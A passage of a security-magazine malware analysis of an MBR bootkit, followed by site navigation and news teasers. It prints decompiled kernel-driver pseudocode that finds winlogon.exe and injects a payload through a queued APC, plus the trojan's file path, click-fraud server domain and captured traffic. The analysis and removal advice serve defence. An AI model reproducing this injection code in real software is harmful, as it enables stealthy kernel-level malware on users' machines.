
Driver and payload

The bootkit's driver is used for the injection of user-mode code into the winlogon.exe process. For this purpose it creates a system thread which polls the process list in a cycle, analyzing two-linked lists of the _EPROCESS kernel and looking for the required process by the name of the executable file.


Offsets of the required fields for the _EPROCESS and _ETHREAD structures are stored in global variables with the values being initialized according to the version of the operating system kernel. The value of the kernel version can be obtained with PsGetVersion/RtlGetVersion functions.

Here you can see the pseudocode of a function, which searches the process by name.

After getting the pointers to the necessary process and its valid thread, the kernel mode driver reads the Trojan's user mode code from the unlabeled area of a disk and injects it in the winlogon.exe process.




```
  // function, which searches process by name (returns pointers to _EPROCESS and
_ETHREAD)
  signed int __stdcall sub_113EC(const char *ProcessName, int a2, int a3)
  {
      int ProcessEntry; // esi@1
      PEPROCESS CurrentProcess; // eax@1
      int ThreadListStart; // edi@8
      int ThreadEntry; // esi@8
      int Thread; // eax@9
      unsigned int Teb; // eax@12
      int ProcessListStart; // [sp+18h] [bp+Ch]@1

      *(_DWORD *)a2 = 0;
      *(_DWORD *)a3 = 0;

      // gets pointer to a list of active processes from _EPROCESS structure of
current process
      CurrentProcess = IoGetCurrentProcess();
      ProcessEntry = (int)((char *)CurrentProcess + EPROCESS_ActiveProcessLinks);
      ProcessListStart = (int)((char *)CurrentProcess +
EPROCESS_ActiveProcessLinks);

      // lists all active processes and searches necessary executable file by name
      while (!*(_BYTE *)(ProcessEntry + EPROCESS_ImageFileName) ||
             stricmp(ProcessName, (const char *)(ProcessEntry +
EPROCESS_ImageFileName)))
      {
          ProcessEntry = *(_DWORD *)ProcessEntry;
          if (ProcessListStart == ProcessEntry)
          {
              // last record in a list (necessary process is not found)
              goto LABEL_7;
          }
      }

      *(_DWORD *)a2 = ProcessEntry - EPROCESS_ActiveProcessLinks;

  LABEL_7:
      if (*(_DWORD *)a2)
      {
          // gets a pointer to the list of threads of found process
          ThreadEntry = *(_DWORD *)(EPROCESS_ThreadListHead + ProcessEntry);
          ThreadListStart = ThreadEntry;

          // lists all process threads
          do
          {
              Thread = ThreadEntry - ETHREAD_ThreadListEntry;
              *(_DWORD *)a3 = ThreadEntry - ETHREAD_ThreadListEntry;
              if (byte_136C0)
              {
                 // checks integrity of thread environment block (_TEB)
                 Teb = *(_DWORD *)(Thread + 0x20);
                 if (Teb && Teb < (unsigned int)MmSystemRangeStart)
                     return 1;
              }
              else
              {
                  // thread should be system thread
                  if (!PsIsSystemThread(Thread))
                      return 1;
              }
              ThreadEntry = *(_DWORD *)ThreadEntry;
          }
          while (ThreadEntry != ThreadListStart);
      }

      return 0;
  }
```



```
signed int __stdcall sub_114B2(int Thread, int Process)
{
    signed int result; // eax@2
    char Apc; // [sp+4h] [bp-68h]@8
    char ApcState; // [sp+34h] [bp-38h]@7
    LARGE_INTEGER Timeout; // [sp+4Ch] [bp-20h]@9
    int v7; // [sp+54h] [bp-18h]@5
    void *Payload; // [sp+58h] [bp-14h]@4
    ULONG AllocationSize; // [sp+5Ch] [bp-10h]@4
    PVOID BaseAddress; // [sp+60h] [bp-Ch]@1
    HANDLE EventHandle; // [sp+64h] [bp-8h]@1
    HANDLE Handle; // [sp+68h] [bp-4h]@1

    BaseAddress = 0;
    EventHandle = 0;
    Handle = 0;

    // gets process descriptor by pointer to _EPROCESS
    if (ObOpenObjectByPointer(Process, 512, 0, 0, PsProcessType, 0, &Handle) < 0)
        return 0;

    if (byte_13709 == 4)
    {
        // reads user- operating mode code from disk
        if (sub_11ACE(FileHandle, dword_136CC, &byte_1370A, (int)&Payload,
(int)&AllocationSize) != 2)
        {
            ZwClose(Handle);
            return 0;
        }
    }
    else
    {
        AllocationSize = 1700;
        Payload = &unk_13000;
    }

    v7 = 0x24Eu;
    // allocates virtual memory in process' address space
    if (ZwAllocateVirtualMemory(Handle, &BaseAddress, 0, &AllocationSize, 4096u,
64u) < 0 ||
        ZwAllocateVirtualMemory(Handle, &BaseAddress, 0, (PULONG)&v7, 0x1000u, 04u)
< 0)
    {
         ZwClose(Handle);
         result = 0;
    }
    else
    {
        ZwClose(Handle);

        // connects to address space of target process
        KeStackAttachProcess(Process, &ApcState);
        if (ZwCreateEvent(&EventHandle, 0x1F0003u, 0, SynchronizationEvent, 0) >= 0)
        {
            dword_13704 = (int)EventHandle;
            dword_1380E = 0;
            dword_1392A = 0;
            dword_1392E = 0;

            memcpy(BaseAddress, Payload, AllocationSize);
            memcpy(BaseAddress, &unk_13700, 0x24Cu);
            *((_WORD *)BaseAddress + 294) = *((_WORD *)&unk_13700 + 294);

            // initializes APC for current thread of target process
            KeInitializeApc(&Apc, Thread, 2, sub_11498, 0, BaseAddress, 1, 0);

            // launches APC and executes injected code
            if ((unsigned __int8)KeInsertQueueApc(&Apc, 0, 0, 0))
            {
                // Sets KTHREAD::ApcState.UserApcPending to TRUE
                *(_BYTE *)(KTHREAD_ApcState + Thread + 0x16) = 1;
                Timeout.HighPart = -1;
                Timeout.LowPart = -300000000;

                // waits for APC completion
                ZwWaitForSingleObject(EventHandle, 0, &Timeout);
            }

            // disconnects from address space of target process
            KeUnstackDetachProcess(&ApcState);
        }

        if (EventHandle)
            ZwClose(EventHandle);

        result = 1;
    }

    return result;
}
```

The user mode code launches the Trojan process with the payload. The corresponding module is stored in the C:\System Volume Information\Microsoft\services.exe file, which is created by installer at the bootkit's installation.

In turn, the Trojan process works like a "clicker": it requests configuration information from the weathertalkz.com website and then performs multiple jumps to Ad banners in the Internet Explorer process within a hidden window.



Destination	Protocol	Info
178.17.162.242	HTTP	GET /banner3.php?q=5011.5011.2000.0.0.4fac4dc372
178.17.162.242	HTTP	GET /banner2.php?q=5011.5011.2000.0.0.4fac4dc372
192.168.88.148	HTTP	HTTP/1.0 200 OK (application/octet-stream)
192.168.88.148	HTTP	HTTP/1.0 200 OK (application/octet-stream)
85.17.211.165	HTTP	GET /banner.php?aff_id=10682 HTTP/1.1
192.168.88.148	HTTP	HTTP/1.1 404 Not Found (text/html)
69.50.192.52	HTTP	GET /index.php?aff_id=24080 HTTP/1.1
192.168.88.148	HTTP	HTTP/1.1 200 OK (text/html)


Figure 14. Requests for configuration information from weathertalkz.com.

Conclusion

The increased development of malicious bootkits seems to point to the fact that malware developers are coming to the end of the road when it comes to traditional methods of malicious code startup. The MBR infecting technique is still badly handled by antivirus software, and is thus extremely attractive to malware developers.

The good news is that the current bootkits that can be found in-the-wild are quite limited when it comes to their self-protection capabilities. It means that a typical malicious bootkit can still be removed by simply restoring the original MBR. This can be achieved by using the standard Microsoft tool 'fixmbr' or, alternatively, 'Bootkit Remover', which can also detect changed or hidden MBR code , and dump it.

Dmitry Oleksyuk is a system architect with eSage Lab (www.esagelab.com). He specializes in kernel mode development and advanced anti-malware techniques. Dmitry is the main developer of TDSS Remover, Bootkit Remover and IOCTL Fuzzer tools.



HELP NET SECURITY

WWW.NET-SECURITY.ORG

HELP NET SECURITY

FREE 5 WEEKS 10 EMAILS VULNERABILITY MANAGEMENT BOOTCAMP REGISTER NOW! QUALYS

HOME | NEWS | ARTICLES | SOFTWARE | VIDEOS | RISKS | EVENTS | BOOKSTORE | ABOUT | SEARCH | RSS | (IN)SECURE MAGAZINE

LATEST NEWS - [illegible]

- Major fake anti-virus attack spreading
- Infected flash drive blamed for US military breach
- Secure wireless access points from SonicWALL
- iTunes/PayPal scam is due to phishing, not a bug?
- Top 10 best practices for payment application companies
- U.S. visitors easy prey for online scammers
- Adobe closes critical vulnerabilities in Shockwave Player
- The dramatic increase of vulnerability disclosures
- Nearly 3 million undetected "Hot Video" pages pushing fake AV
- Seven questions you should ask about deduplication
- Increasing security on mobile applications will extend adoption
- Apple patches vulnerabilities with new update

RESEARCHING THE TECHNOLOGY THAT PROTECTS THE INTERNET

Document and network security and encryption for your application.

Spotlight

- Top 10 best practices for payment application companies
- U.S. visitors easy prey for online scammers
- Increasing security on mobile applications will extend adoption
- Top scams and protection tips

Infected flash drive blamed for US military breach
Thursday, 26 August 2010

The most significant computer systems' breach in U.S. military history dates back to 2008, when malicious code contained in a flash drive infected a laptop of a military official posted in the Middle East, and spread further to the network of the U.S. Central Command.

The dramatic increase of vulnerability disclosures
Wednesday, 25 August 2010

Vulnerability disclosures are increasing dramatically, having reached record levels for the first half of 2010, according to the IBM report released today. Overall, 4,396 new vulnerabilities were documented by the X-Force team in the first half of 2010, a 36 percent increase over the same time period last year. 55 percent of all these disclosed vulnerabilities had no vendor-supplied patch at the end of the period.

Microsoft releases mitigating tool for latest 0-day bug
Tuesday, 24 August 2010

HD Moore revealed that some 40 Windows applications are affected by a critical vulnerability that can allow attackers to execute malicious code remotely and infect the computers with malware. Microsoft released a tool that allows system administrators to mitigate the risk.

Interviews

- Strong authentication with Mike Moir
- Sandbox for Adobe Reader with Didier Stevens
- Phishing explained with Dr. Jason Hong

DEFCON survey reveals vast scale of cloud hacking
Tuesday, 24 August 2010

An in-depth survey carried out amongst 100 of those attending the DEFCON 2010 conference has revealed that an overwhelming 96% of the respondents said they believed the cloud would open up more hacking opportunities for them.

Download your FREE 30-day Trial

GFI WebMonitor™

Web Security, Web Monitoring & Internet Access Control

FREE 5 WEEKS 10 EMAILS VULNERABILITY MANAGEMENT BOOTCAMP

QUALYS REGISTER NOW!

SANS London 2010

THE Information Security Training Event of the Year in Europe!

London, UK

Receive daily security news by e-mail

12 years of information security coverage